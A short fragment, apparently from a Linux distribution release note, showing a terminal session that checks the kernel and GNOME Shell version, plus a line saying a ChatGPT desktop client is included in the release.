
```


gnome-shell --version

[HQ 192.168.249.139 user1]
[~] /home/user1 $ uname -a
Linux athenaparthenos 6.2.2-zen1-1-zen #1 ZEN SMP PREEMPT_DYNAMIC
Fri, 03 Mar 2023 15:58:29 +0000 x86_64 GNU/Linux
[HQ 192.168.249.139 user1]
[~] /home/user1 $ gnome
bash: gnome: command not found
[HQ 192.168.249.139 user1]
[~] /home/user1 $ gnome-shell --version
GNOME Shell 43.3
[HQ 192.168.249.139 user1]
[~] /home/user1 $


```

OpenAI ChatGPT Desktop client has also been implemented in this release.


